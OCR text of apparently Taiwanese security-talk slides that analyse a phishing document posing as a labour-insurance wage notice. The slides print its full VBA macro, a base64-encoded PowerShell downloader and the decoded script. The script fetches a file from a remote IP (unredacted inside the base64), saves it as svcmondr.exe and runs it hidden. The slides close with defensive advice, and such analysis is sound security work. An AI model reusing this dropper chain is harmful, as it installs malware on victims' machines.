
基本工資自本（104）年7月1日起由每月19,273元調整為20,008元，「勞工保險投保薪資分級表」、「勞工退休金月提繳工資分級表」亦配合修正，並同步自本（104）年7月1日施行。

聯繫人: 陳小姐(Jonna Chen)
聯繫電話: (02)2396-1266
Email: jonna0512@ms.bli.gov.tw

jonna0512@ms.bli.gov.tw 沒有項目

```
        strEncode = "ZnVuY3Rpb24gbm9raWQKewogICBbQ21kbGV0QmluZGluZygpXSBQYXJhbSgK" + _
"ICAgICAgICBbUGFyYW1ldGVyKFBvc2l0aW9uID0gMCwgTWFuZGF0b3J5ID0g" + _
"JFRydWUpXQogICAgICAgIFtTdHJpbmddCiAgICAgICAgJFVSTAogICAgKQoK" + _
"ICAgICR3ZWJjbGllbnQgPSBOZXctT2JqZWN0IFN5c3RlbS5OZXQuV2ViQ2xp" + _
"ZW50ICAgIAogICAgJHdlYmNsaWVudC5IZWFkZXJzLkFkZCgiVXNlci1BZ2Vu" + _
"dCIsIk1vemlsbGEvNC4wKyIpICAgICAgICAKICAgICR3ZWJjbGllbnQuUHJv" + _
"eHkgPSBbU3lzdGVtLk5ldC5XZWJSZXF1ZXN0XTo6RGVmYXVsdFdlYlByb3h5" + _
"CiAgICAkd2ViY2xpZW50L1Byb3h5LkNyZWRlbnRpYWxzID0gW1N5c3RlbS5O" + _
"ZXQuQ3J1ZGVudGlhbENhY2hlXTo6RGVmYXVsdE5ldHdvcmtDcmVkZW50aWFs" + _
"cwogICAgICAgICAgICAkUHJveHlBdXRoID0gJHdlYmNsaWVudC5Qcm94eS5Jc0J5" + _
"cGFzc2VkKCRVUkwpCiAgICBpZigkUHJveHlBdXRoKQogICAgewogICAgICAg" + _
"IFtzdHJpbmddJGhleGZvcmlhdCA9ICR3ZWJDbGllbnQuRG93bmxvYWRTdHJp" + _
"bmcoJFVSTCkgCiAgICB9CiAgICBlbHNlCiAgICB7CiAgICAgICAgJHdlYkNs" + _
"aWVudCA9IE5ldy1PYmplY3QgLUNvbU9iamVjdCBJbnRlcm5ldEV4cGxvcmVy" + _
"LkFwcGxpY2F0aW9uCiAgICAgICAgJHdlYkNsaWVudC5WaXNpYmxlID0gJGZh" + _
"bHNlCiAgICAgICAgJHdlYkNsaWVudC5OYXZpZ2F0ZSgkVVJMKQogICAgICAg" + _
"IHdoaWxlKCR3ZWJDbGllbnQuUmVhZHlTdGF0ZSAtbmUgNCkgeyBTdGFydC1T" + _
"bGVlcCAtTWlsbGlzZWNvbmRzIDEwMCB9CiAgICAgICAgJHN0cmluZ10kaGV4" + _
"Zm9ybWF0ID0gJHdlYkNsaWVudC5Eb2N1bWVudC5Cb2R5LmlubmVyVGV4dAog" + _
"ICAgICAgICR3ZWJDbGllbnQuUXVpdCgpCiAgICB9CiAgICBbQnl0ZVtdXSAk" + _
"dGVtcCA9ICRoZXhmb3JtYXQgLXNwbGl0ICcgJwogICAgW1N5c3RlbS5JTy5G" + _
"aWxlXTo6V3JpdGVBbGxCeXRlcygiJGVudjp0ZW1wXHN2Y21vbmRyLmV4ZSIs" + _
"ICR0ZW1wKQoJU3RhcnQtUHJvY2VzcyAtTm9OZXdXaW5kb3cgIiR1bnY6dGVt" + _
"cFxzdmNtb25kci5leGUiCn0Kbm9raWQgICBodHRwOi8vMjIwLjEzMC4xOTUu" + _
"MjQ3L3RpcHMudHh0"

        strPath = getEnviron + "\" + "file.ps1"

        Open strPath For Output As #1
        Print #1, Decode64(strEncode)
        Close #1

        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
```

```
        Open strPath For Output As #1
        Print #1, Decode64(strEncode)
        Close #1


        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

        Set objStartup = objWMIService.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        objConfig.ShowWindow = HIDDEN_WINDOW
        Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")

        strMsg = "powershell.exe -WindowStyle hidden -executionpolicy bypass -nologo -noprofile -file " + strPath


        objProcess.Create strMsg, Null, objConfig, intProcessID
         End Function
Public Function Decode64(sString As String) As String

        Dim bOut() As Byte, bIn() As Byte, bTrans(255) As Byte, lPowers6(63) As Long, lPowers12(63) As Long
        Dim lPowers18(63) As Long, lQuad As Long, iPad As Integer, lChar As Long, lPos As Long, sOut As String
        Dim lTemp As Long

        sString = Replace(sString, vbCr, vbNullString)      'Get rid of the vbCrLfs.  These could be in...
        sString = Replace(sString, vbLf, vbNullString)      'either order.

        lTemp = Len(sString) Mod 4                          'Test for valid input.
        If lTemp Then
            Call Err.Raise(vbObjectError, "MyDecode", "Input string is not valid Base64.")
        End If

        If InStrRev(sString, "==") Then                     'InStrRev is faster when you know it's at the end.
            iPad = 2                                        'Note:  These translate to 0, so you can leave them...
        ElseIf InStrRev(sString, "=") Then                  'in the string and just resize the output.
            iPad = 1
        End If
```




利用巨集下載惡意程式

base64_decrypted.txt - 記事本

檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)

```
function nokid
{
   [CmdletBinding()] Param(
        [Parameter(Position = 0, Mandatory = $True)]
        [String]
        $URL
    )

    $webclient = New-Object System.Net.WebClient
    $webclient.Headers.Add("User-Agent","Mozilla/4.0+")
    $webclient.Proxy = [System.Net.WebRequest]::DefaultWebProxy
    $webclient.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials

    $ProxyAuth = $webclient.Proxy.IsBypassed($URL)
    if($ProxyAuth)
    {
        [string]$hexformat = $webClient.DownloadString($URL)
    }
    else
    {
        $webClient = New-Object -ComObject InternetExplorer.Application
        $webClient.Visible = $false
        $webClient.Navigate($URL)
        while($webClient.ReadyState -ne 4) { Start-Sleep -Milliseconds 100 }
        [string]$hexformat = $webClient.Document.Body.innerText
        $webClient.Quit()
    }
    [Byte[]] $temp = $hexformat -split ' '
    [System.IO.File]::WriteAllBytes("$env:temp\svcmondr.exe", $temp)
        Start-Process -NoNewWindow "$env:temp\svcmondr.exe"
}
nokid   http://2[redacted]7/tips.txt
```

http://2xx.xxx.xxx.xx7/tips.txt


tips.txt - 記事本
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)
不會被認為是執行檔
的執行檔!!

TXT檔案變成EXE檔案

base64_decrypted.txt - 記事本

檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)

```
function nokid
{
   [CmdletBinding()] Param(
        [Parameter(Position = 0, Manda
        [String]
        $URL
    )

    $webclient = New-Object System.Net.WebClient
    $webclient.Headers.Add("User-Agent","Mozilla/4.0+")
    $webclient.Proxy = [System.Net.WebRequest]::DefaultWebProxy
    $webclient.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials

    $ProxyAuth = $webclient.Proxy.IsBypassed($URL)
    if($ProxyAuth)
    {
        [string]$hexformat = $webClient.DownloadString($URL)
    }
    else
    {
        $webClient = New-Object -ComObject InternetExplorer.Application
        $webClient.Visible = $false
        $webClient.Navigate($URL)
        while($webClient.ReadyState -ne 4) { Start-Sleep -Milliseconds 100 }
        [string]$hexformat = $webClient.Document.Body.innerText
        $webClient.Quit()
    }
    [Byte[]] $temp = $hexformat -split ' '
    [System.IO.File]::WriteAllBytes("$env:temp\svcmondr.exe", $temp)
        Start-Process -NoNewWindow "$env:temp\svcmondr.exe"
}
nokid   http://2[redacted]7/tips.txt
```


```
[Byte[]] $temp = $hexformat -split ' '
[System.IO.File]::WriteAllBytes("$env:temp\svcmondr.exe", $temp)
    Start-Process -NoNewWindow "$env:temp\svcmondr.exe"
```


TXT轉成EXE

http://2xx.xxx.xxx.xx7/tips.txt

結論

- 目前最強大的敵人是**數量**
  - 資安負責人員
    - 確保資安事件處理的效率，是未來最重要的方向
  - 有志從事資安工作的人：
    - 學習攻擊技巧與原理，絕對很有幫助。但是擔任防守方仍是不犯法的情況下，資安最主要的工作。
- 天知、地知、你知、我也知，問題不在防火牆，**但是□□不知**!!!
  - **堵門口是不得不的基本戰術，但是絕對不是戰術核心**
- 資安事件只會越來越嚴重，規模越來越大
  - 目前防禦跟攻擊的成本天平，仍然是**嚴重傾斜於攻擊方**的
- 有能力發動資訊戰的對手絕對不是肉腳，如果你只是放水，**請現在開始認真!!!**

謝謝各位!!!